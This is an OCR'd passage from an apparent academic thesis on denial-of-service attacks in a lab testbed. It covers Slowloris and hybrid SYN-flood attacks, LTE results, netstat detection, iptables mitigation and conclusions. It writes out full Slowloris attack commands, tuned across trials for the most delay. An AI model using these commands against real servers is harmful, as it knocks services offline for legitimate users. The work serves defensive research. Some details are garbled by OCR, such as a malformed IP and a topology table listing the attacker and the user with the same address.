


figure37, flow graph during the attack

`

7.4 Layer 7: Slowloris

Tools: Slowloris perl script. *[31]*

This type of attack is known for its effectiveness with only one attacker. Spoofing won't be used in this case because the TCP handshake needs to be completed. If the packets are spoofed the SYN-ACK packet send by the server could never be reached by the attackers, because simply those IP addresses won't correspond to a real machine. The attackers is going to be traceable, but the key in this attack it is hard to detect the malformed packets.

The same script as in the above floods is used in order to evaluate the attack.

- **Attack command:** `./slow.pl -dns <VICTIM_IP> -port 80 -timeout 2 –num 600 -httpready –cache`
- **Argument Explanation:** *[27]*
  - `–port 80`: the desirable port
  - `–timeout 2`: An apache web server will wait for this specific timeout duration for the completion of a request (if the request was incomplete). The timeout value is by default 300 seconds, but is modifiable. This timeout value is very much useful if a website serve's large files for download through http. The script can test the server and get the appropriate timeouts so as the attack to be efficient. The command used to test:
    `> ./slow.pl -dns [target] -port 80 -test`
  - `–num`: number of sockets to use to get connections. The documentation says most apache servers will require a value of 400-600. For that reason many combinations are tested in order to get the most efficient attack. The combinations are displayed below.
  - `–httpready`: HTTPReady is used by apache to buffer connections. It can be bypassed by sending POST requests instead of GET or HEAD. This is what this value does.

Detecting: In this attack another method will be used to detect the attacker. Using only the command line by typing:

```
> netstat –ntu -4 -6 | awk'/^tcp{print $5}' | sed –r 's/:[0-9]+$//' | sort | uniq –c | sort –n
```




figure37, netstat during the attack

Netstat displays all the active TCP connections. In figrure37, netstat displays the number of connections per IP address. Node 192.1681.60 uses 408 active connections, Comparing to other nodes it is obvious that the whole load comes from it. The conclusion is that the problem is produced by this node. So the administrator can ban the IP or use iptables.

`

The Attack:

Ten trials were performed in order to find the configuration that maximizes the slowloris attack. Below the table describes them. The python script that performs 30 wgets was used in order to gather statistics. The timeout and num variables, were chosen according to slowloris documentation and the test that was performed in order to get the effective timeouts.

Table 5 displays the experiment topology.

Victim	192.168.1.59
Legitimate User	192.168.1.53
Attacker	192.168.1.53

table5, experiment topology

Below the slowloris test is performed.




figure38, slowloris test for apache timeout

`

Table6 displays the attack scenarios. In order to optimize the attack the slowloris script options are configured. The Timeout and the Num options are tuned in order to cause the best delay.

Number of trial	Timeout	Num	Total Time(sec)	Average (sec)	S.Dev (sec)
1	30	500	9.165	0.306	0.054
2	30	400	24.256	0.808	0.148
3	30	600	15.989	0.532	0.097
4	30	450	0.304	0.01	$1.525x10^{-5}$
5	30	550	1.510	0.058	0.007
6	2	500	1.348	0.045	0.006
7	2	400	610	20.352	0.529
8	2	450	628.278	20.943	0.468
9	2	550	638.924	21.320	0.162
10	2	600	774.624	25.821	0.994

The attack was performed using the 10^{th} choice.

```
>./slow.pl -dns 192.168.1.59 -port 80 -timeout 2 -num 600 -httpready -cache
```

Figure39 displays the flow graph during the attack.




figure39, flow graph during the attack

`

Figute40 displays the packets captured during the attack. The black highlighted packets show that retransmissions keep the connection alive.




figure40, packets captured during the attack

Mitigating/Defending:

Like before IPtables rules will be used in order to defend against this attack. Figure 41 displays the rules used from *[33]* with some changes.

```
root@node066:~# iptables -A INPUT -p tcp --syn --dport 80 -m connlimit --connlimit-above 100 -j DROP
root@node066:~# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
DROP       tcp  --  anywhere             anywhere             tcp dpt:httpflags: FIN,SYN,RST,ACK/SYN #conn src/32 > 100

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

figure41, iptables rules applied

This rule limits the connections with a threshold of 100. Above this number they will be dropped.

After the application of the iptables the legitimate user got the index files in 7.345 total time, 0.244 average time and 0.043 standard deviation. The traffic of the experiment using the iptables are displayed below.

In the figure while the attacker sends SYN packets, the victim doesn't SYN-ACK back. Or if it does it is rare. On the other hand the legitimate user gets the index files with a slight unnoticeable delay.

Figure 42 displays the flow graph after the iptables were applied to the victim. The legitimate user can get the index file from the victim. Figure 43 displays the packets that belong to the attacker, which are dropped (red highlighted rectangle) due to the iptables rules.

`




figure42, flow graph after iptables




figure43, captured packets after iptables

7.5 HYBRID Attack

The idea of hybrid attack was implemented in order to test if the simultaneous attacks in two layers would be destructive for the node. In this case Layer4 and 7 attacks were performed at the same time by two different attackers in one node in the local network.

`

Topology:

Victim	**192.168.1.62**
Legitimate User	**192.168.1.56**
Attacker 1	**192.168.1.59**
Attacker 2	**192.168.1.63**

table6, topology

Attacker1 performs SYN Flood attack while attacker2 implements Slowloris attack. The traffic captured by this attack is displayed in figure44. The one attacker cancels the other for specific time slots. For that reason the attacks are not as effective as they are when they are applied individually. However the effect is still catastrophic.

Figure44 displays the packets captured during the attack.




figure44, traffic during the attack

7.6 LTE Attacks

Layer4 and 7 attacks were performed in the LTE nodes. ARP Poisoning wasn't performed cause it didn't make sense to perform such an attack, due to the different protocol the LTE architecture uses in order to match IP and MAC addresses.

Both the attacks failed due to the OFDM method used in LTE technology in order to divide the bandwidth and distribute it fairly to the nodes. The distribution of the bandwidth is no longer contention based like 802.11 technology.

Also the EPC configuration, doesn't allow half opened connections to be passed to the legitimate nodes. When the connections are completed then the EPC forwards it to the legitimate node.


Table7 displays the evaluation of the two attacks.

`

Attack	Total (sec)	Average (sec)	St. Deviation (sec)
Slowloris	9.871	0.329	0.001
SYN	31.7	1.059	0.01

table7, attack evalutaion

After the implementation of the attacks the traffic is displayed in figure45. No attacker is noticed in the traffic captured by the victim, because of the EPC ability to filter the packets before forwarding them,



No.	Time	Source	Destination	Protocol	Length	Info
2609	295.837253	192.168.200.74	192.168.200.200	TCP	86	80→44132 [SYN, ACK] Seq=0 Ack=1 Win=28560 Len=0 MSS=1460 SACK_PERM=1 TSval=3144646 TSecr=3136817 W
2610	295.837257	192.168.200.200	192.168.200.74	ICMP	98	Echo (ping) request id=0x060f, seq=10827/19242, ttl=63 (reply in 2611)
2611	295.837264	192.168.200.74	192.168.200.200	ICMP	98	Echo (ping) reply id=0x060f, seq=10827/19242, ttl=64 (request in 2610)
2612	295.889776	192.168.200.200	192.168.200.74	TCP	74	44131→80 [ACK] Seq=116 Ack=493 Win=116096 Len=0 TSval=3137066 TSecr=3144646
2613	295.890041	192.168.200.200	192.168.200.74	TCP	94	44132→80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=3137066 TSecr=3144646
2614	295.890055	192.168.200.200	192.168.200.74	TCP	82	[TCP Dup ACK 2613#1] 44132→80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=3137066 TSecr=3144646
2615	295.890060	192.168.200.200	192.168.200.74	TCP	94	[TCP Dup ACK 2613#2] 44132→80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=3137066 TSecr=3144646
2616	296.000083	HewlettP_5b:8a:96	Spanning-tree-(for-STP	STP	64	Conf. Root = 32768/0/d0:7e:28:5b:8a:92 Cost = 0 Port = 0x8003 [ETHERNET FRAME CHECK SEQUENCE INC
2617	296.651241	CadmusCo_2a:0c:23	Broadcast	ARP	64	Who has 192.168.3.89? Tell 192.168.3.111
2618	296.748204	137.222.177.250	224.0.0.1	IGMPv2	64	Membership Query, general
2619	296.839634	192.168.200.200	192.168.200.74	HTTP	200	GET / HTTP/1.1
2620	296.839669	192.168.200.74	192.168.200.200	TCP	82	[TCP Window Update] 80→44132 [ACK] Seq=1 Ack=1 Win=28672 Len=0 TSval=3144897 TSecr=3137066
2621	296.839675	192.168.200.74	192.168.200.200	TCP	94	[TCP Dup ACK 2609#1] 80→44132 [ACK] Seq=1 Ack=1 Win=28672 Len=0 TSval=3144897 TSecr=3137066
2622	296.839677	192.168.200.74	192.168.200.200	TCP	94	[TCP Dup ACK 2609#2] 80→44132 [ACK] Seq=1 Ack=1 Win=28672 Len=0 TSval=3144897 TSecr=3137066
2623	296.839689	192.168.200.74	192.168.200.200	TCP	74	80→44132 [ACK] Seq=1 Ack=115 Win=28672 Len=0 TSval=3144897 TSecr=3137066
2624	296.839781	192.168.200.200	192.168.200.74	ICMP	98	Echo (ping) request id=0x060f, seq=10828/19498, ttl=63 (reply in 2625)
2625	296.839792	192.168.200.74	192.168.200.200	ICMP	98	Echo (ping) reply id=0x060f, seq=10828/19498, ttl=64 (request in 2624)
2626	296.839919	192.168.200.74	192.168.200.200	HTTP	577	HTTP/1.1 200 OK (text/html)
2627	296.858912	2001:648:2480:1000:	2001:648:2480:1000:	TCP	106	33839→80 [SYN] Seq=0 Win=28800 Len=0 MSS=1440 SACK_PERM=1 TSval=3137316 TSecr=0 WS=128
2628	296.859278	2001:648:2480:1000:	2001:648:2480:1000:	TCP	110	33839→80 [ACK] Seq=1 Ack=1 Win=116096 Len=0 TSval=3137316 TSecr=3144901
2629	296.859486	2001:648:2480:1000:	2001:648:2480:1000:	TCP	110	33839→80 [FIN, ACK] Seq=1 Ack=1 Win=116096 Len=0 TSval=3137316 TSecr=3144901
2630	296.881351	192.168.200.200	192.168.200.74	TCP	74	44132→80 [ACK] Seq=115 Ack=492 Win=29312 Len=0 TSval=3137316 TSecr=3144897
2631	297.651793	CadmusCo_2a:0c:23	Broadcast	ARP	64	Who has 192.168.3.89? Tell 192.168.3.111
2632	297.847905	192.168.200.200	192.168.200.74	TCP	74	44132→80 [FIN, ACK] Seq=115 Ack=492 Win=116096 Len=0 TSval=3137316 TSecr=3144897
2633	297.847925	192.168.200.74	192.168.200.200	TCP	74	80→44132 [FIN, ACK] Seq=492 Ack=116 Win=85376 Len=0 TSval=3145149 TSecr=3137316
2634	297.848003	192.168.200.200	192.168.200.74	ICMP	98	Echo (ping) request id=0x060f, seq=10829/19754, ttl=63 (reply in 2635)
2635	297.848015	192.168.200.74	192.168.200.200	ICMP	98	Echo (ping) reply id=0x060f, seq=10829/19754, ttl=64 (request in 2634)
2636	297.890098	192.168.200.200	192.168.200.74	TCP	74	44132→80 [ACK] Seq=116 Ack=493 Win=116096 Len=0 TSval=3137569 TSecr=3145149
2637	298.000109	HewlettP_5b:8a:96	Spanning-tree-(for-STP	STP	64	Conf. Root = 32768/0/d0:7e:28:5b:8a:92 Cost = 0 Port = 0x8003 [ETHERNET FRAME CHECK SEQUENCE INC

`

8. Conclusions and Future Work

Denial of service Attacks and Distributed Denial of Service Attacks, are a major security issue in people's transactions in the present time. The increasing rate of the creation or modification of these attacks has to be equal with the rate of the development of defense mechanisms. The LTE technology is quite new in our daily lives and yet attacks were performed and other "promising" attacks will make their appearances. Iptables can be a powerful tool that can mitigate DDoS and DoS Attacks. Also other open source programs like ARPwatch and SNORT aid the users in the detection of those attacks.

The testeb is a powerful tool that researchers can use in order to perform all of the modern attacks and construct remedies. This real world and not simulated environment can give accurate measures and data that can be analyzed by experts and find ways to mitigate or completely stop lethal attacks.

After the implementation of the attacks and the effort to detect and mitigate or completely defend against them, the conclusions are described for each layer below.

Using Wifi equipped nodes:

For Layer 2, it was very easy to implement an attack just by using a very small script in python – scapy. The user friendly code can make any non-specialized user into an effective attacker. On the other hand the attack can easily be stopped by using static ARP entries. However this works for small networks. If it comes for bigger networks, algorithms need to be used, cryptographic protocols or other ways of verifying each users identity.

For Layer3, the attack implemented is a volumetric attack that can also be easily implemented by hping3. It can be traced with a difficulty on a local network, due to each spoofing mechanism. If the nodes are not equipped with iptables rules, then the effect of the attack can be catastrophic. Even if the attack stops, the nodes crash and they have to be rebooted. The detection is possible by using SNORT and the appropriate rules but the fact that we don't wait for the attack in order to apply the iptables rules but we apply it before any node enters the network, makes it unnecessary. The only problem it might cause and needed to be detected is just congestion.

For Layer 4 attacks (SYN Flood), the use of one node as an attacker can be prevented by patching the kernel and using SYN PROXIES. A combination of kernel configurations and iptables makes it possible to mitigate this attack on a high level. When two or more attackers are used the system paralyzes and serves requests with great delay, or not at all. In this case other measures need to be used, like load balancers (hardware) and aid from the ISP.

For layer 7, the attacks are performed using a script. They complete the 3-way handshake, they don't use spoofing, but on a high load network it is difficult to be traced. During the experiments, the attack was easily traced just by counting the number of simultaneous connections a client opens. The attack is mitigated by using iptables.

From all the attacks, the most dangerous is considered to be the Layer7 attack due to its legitimate-like nature. The SYN Flood can also be catastrophic but using the proper equipment it can be mitigated in a good level.

Using LTE equipped nodes:

Due to the nature of this technology the ARP Poisoning, the ICMP and the SYN Floods cannot be applied. The Layer 7 attack can be applied because the connection seems is legitimate. The attack can has the same

`

effects as mentioned above. New attacks are discussed theoretically. The question is in how much time are those attacks going to be brought forward fully implemented into LTE networks? For that reasons there is a promising future work, in order for researchers to experiment and find solutions to Denial of Service attacks.

`

9 Glossary

Asymmetric Attacks: a cyber-attack is asymmetric if a relatively small number or low levels of resources are required by an attacker to cause s significantly greater number or higher level of target resources to malfunction or fail.

CHOKe packets: *[14]* a specialized packet that is used for flow control along a network. A router detects congestion by measuring the percentage of buffers in use, line utilization and average queue lengths. When it detects congestion, it sends choke packets across the network to all the data sources associated with the congestion. The sources respond by reducing the amount of data they are sending.

